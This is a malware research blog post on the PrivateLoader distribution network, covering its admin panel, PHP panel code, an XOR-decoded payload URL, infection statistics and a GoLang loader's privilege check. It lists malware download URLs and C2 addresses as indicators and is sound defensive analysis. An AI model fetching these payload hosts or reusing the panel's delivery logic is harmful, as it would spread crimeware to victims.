PrivateLoader to Anubis Loader

medium.com/walmartglobaltech/privateloader-to-anubis-loader-55d066a2653e

Jason Reaves

February 14, 2022

Jason Reaves

Feb 14

·

6 min read

By: Jason Reaves and Joshua Platt

Intel471 released a report[1] on a loader system being leveraged for distribution of various crimeware malware families:


- Qbot
- SmokeLoader
- TrickBot

- NanoCore RAT
- Redline stealer
- njRat
- Djvu ransomware
- Vidar stealer
- Remcos RAT
- Tofsee spambot
- QRat
- Lockbit ransomware
- Dridex
- DanaBot

The diversity of the malware families led the Walmart Cyber Intel team to investigate further.

Infrastructure Analysis

The report mentioned an administrator panel located on the main command and control server. The panel is named "EZCubePanel" by the author. The configuration options are fairly straightforward as laid out in the intel471 offering. The panel is configured to deliver links and browser extensions.



Links

List of links

URL	Status	GEO	Author	Actions	
[redacted]	Active	WW	[redacted]	Edit	Delete
[redacted]	Active	WW	[redacted]	Edit	Delete
[redacted]	Active	WW	[redacted]	Edit	Delete
[redacted]	Active	WW	[redacted]	Edit	Delete

Add link

URL: URL

Status: Active

GEO: WW

Distribution method: Unique


Add

Copyright © 2022 2.56.59.42. All rights reserved.

[AdminLTE 3] Version 3.0.5

Links

The browser extensions did appear to be suspended at the time but were likely utilized in previous campaigns.



Extensions

List of extensions

Extension URL	Config URL	Status	GEO	Author	Actions
[redacted]	[redacted]	Suspended	WW	[redacted]	Edit Delete
[redacted]	[redacted]	Suspended	WW	[redacted]	Edit Delete
[redacted]	[redacted]	Suspended	WW	[redacted]	Edit Delete
[redacted]	[redacted]	Suspended	WW	[redacted]	Edit Delete

Add extension

Extension URL: URL

Config URL: URL

Status: Active

GEO: WW

Add


Copyright © 2022 2.56.59.42. All rights reserved.

[AdminLTE 3] Version 3.0.5

Extensions

While the AdminLTE open source bootstrap template has been implemented to streamline the UI process, the main functionality is implemented in php.

Curiously, two geo tags appear to be linked to specific domains. The tag WW_5 is hard coded for ezsoftware[.]ru, while the tag WW_8 is linked to vip-space[.]com & vip-files[.]com



```
header("Content-type: application/json; charset=utf-8");
if ($_SERVER['REQUEST_METHOD'] === 'GET') {
        $geo = 'WW_8';
        if (isset($_GET['geo'])) $geo = urldecode($_GET['geo']);

        $ret_info['GEO'] = $geo;

        if ($geo == 'WW_5') {
                $domains_WW5 = array('ezsoftware.ru');
                $ret_info['list'] = $domains_WW5;
                exit(json_encode($ret_info));
        } else if ($geo == 'WW_8') {
                $domains_WW8 = array('vip-space.com', 'vip-files.com');
                $ret_info['list'] = $domains_WW8;
                exit(json_encode($ret_info));
        }
}
$ret_array['status'] = 'ERROR';
exit(json_encode($ret_array));
```

Domains

Installer

The private loader installer makes some interesting requests.

```
941c7e39e8ea114465eadbd45aa709d55ad36ba551cbbf552e4c09b494a3a32d
```


After downloading a proxy list and contacting statistics.php, the payload link is encrypted with a simple xor routine and delivered to the client.

```
>>> for i in range(len(b)):...   b[i] ^= 0x1d...>>>
bbytearray(b'URL:https://cdn.discordapp.
com/attachments/910842184708792331/931520130133930034/PL_Client.mp')
```

Database


Infection counts show a large loader based system, which mimics some of the data presented in the report by Intel471.

Extension infection stats:




Logger infection stats from deliveries:

Loaders Loading Loaders



According to the report, “Privacy tools” domains were utilized as a primary delivery for SmokeLoader. After checking out a few of the domains, some interesting stats were discovered. In November of 2021, over a period of 20 days there were over 125K loads. For December 2021, roughly 82K for pab2 and pab3.




```
mix world - pab2
01.11.2021              5767
02.11.2021              7438
03.11.2021              7934
04.11.2021              4949
05.11.2021              5214
06.11.2021              6209
07.11.2021              3977
08.11.2021              5029
09.11.2021              5350
10.11.2021              5329
11.11.2021              5903
12.11.2021              5082
13.11.2021              8029
14.11.2021              7599
15.11.2021              7606
16.11.2021              8461
17.11.2021              10485
18.11.2021              8553
19.11.2021              3969
20.11.2021              2915

Total:              125798
```

```
mix world - pab2
01.12.2021              3965
02.12.2021              4073
03.12.2021              4547
04.12.2021              4610
05.12.2021              3851
06.12.2021              6226
07.12.2021              4680
08.12.2021              2828
09.12.2021              1393
10.12.2021              1265
11.12.2021              1294
12.12.2021              1212
13.12.2021              1150
14.12.2021              1164
15.12.2021              1653
16.12.2021              1551
17.12.2021              1553
18.12.2021              1287
19.12.2021              1181
20.12.2021              1708
21.12.2021              1492
2021-12-22            1390
2021-12-23              1407

Total:              55480
```

```
mix world - pab3
01.12.2021              525
02.12.2021              812
03.12.2021              617
04.12.2021              543
05.12.2021              741
06.12.2021              1489
07.12.2021              1903
08.12.2021              1611
09.12.2021              1551
10.12.2021              1009
11.12.2021              1523
12.12.2021              1310
13.12.2021              819
14.12.2021              1602
15.12.2021              1472
16.12.2021              1083
17.12.2021              1104
18.12.2021              1150
19.12.2021              977
20.12.2021              1056
21.12.2021              932
2021-12-22            1179
2021-12-23            1552

Total:              26560
```

Stats

The stat panel below appeared to show loads for the affiliate IDs pub1, pub2 and pub3. Nearly 33K loads in nine days.




All stats

data	pub1	pub2	pub3
2022-02-01	601	684	2107
2022-02-02	767	603	2867
2022-02-03	724	654	2638
2022-02-04	414	603	2224
2022-02-05	446	657	2225
2022-02-06	547	686	2674
2022-02-07	268	290	2580
2022-02-08	681	768	2813
2022-02-09	653	1872	810
	Total full days 5101	Total full days 6767	Total full days 20938
all stats sum	32806		
All Paid	37639	Remaining paid 4833	

Current Stats

During our investigation we found other loaders delivered by PrivateLoader. Similar to what the report stated. However, during some of the loader executions, we observed traffic that did not appear to line up with the other stealers.




HTTP Requests

- + http://host-data-coin-11.com/
- + http://coin-coin-file-9.com/files/9030_1641816409_7037.exe
- + http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/authrootstl.cab?4
- + http://unicupload.top/install5.exe
- + http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/CABD2A79A1076
- + http://185.163.204.22/capibar
- + http://coin-coin-file-9.com/files/7996_1642438226_1292.exe
- + http://file-file-host4.com/tratata.php
- + http://coin-coin-file-9.com/files/4503_1642437829_3235.exe
- + http://file-file-host4.com/sqlite3.dll
- + http://185.163.204.22/sandysysmanch1
- + http://file-file-host4.com/mozglue.dll
- + http://file-file-host4.com/vcruntime140.dll
- + http://secure.livecast365.com/css/css_checker.exe
- + http://coin-coin-file-9.com/game.exe
- + http://185.112.83.96:20000/build_dl

After further inspection of the ‘build_dl’ traffic, one of the uncovered loader samples was actually developed in GoLang.

Upon execution, the sample performs a check to see if it has admin privileges by attempting to open \\PHYSICALDRIVE:




```
mov     [rsp+40h+var_8], rbp
lea     rbp, [rsp+40h+var_8]
lea     rax, a_Physicaldrive ; "\\\\.\\PHYSICALDRIVE0bad Content-Length"
mov     [rsp+40h+var_40], rax
mov     [rsp+40h+var_38], 12h
mov     [rsp+40h+var_30], 0
mov     [rsp+40h+var_28], 0
call    os_OpenFile
cmp     [rsp+40h+var_18], 0
jz      short loc_667EA8
```

```
nop
mov     cs:main_isAdmin, 0
```

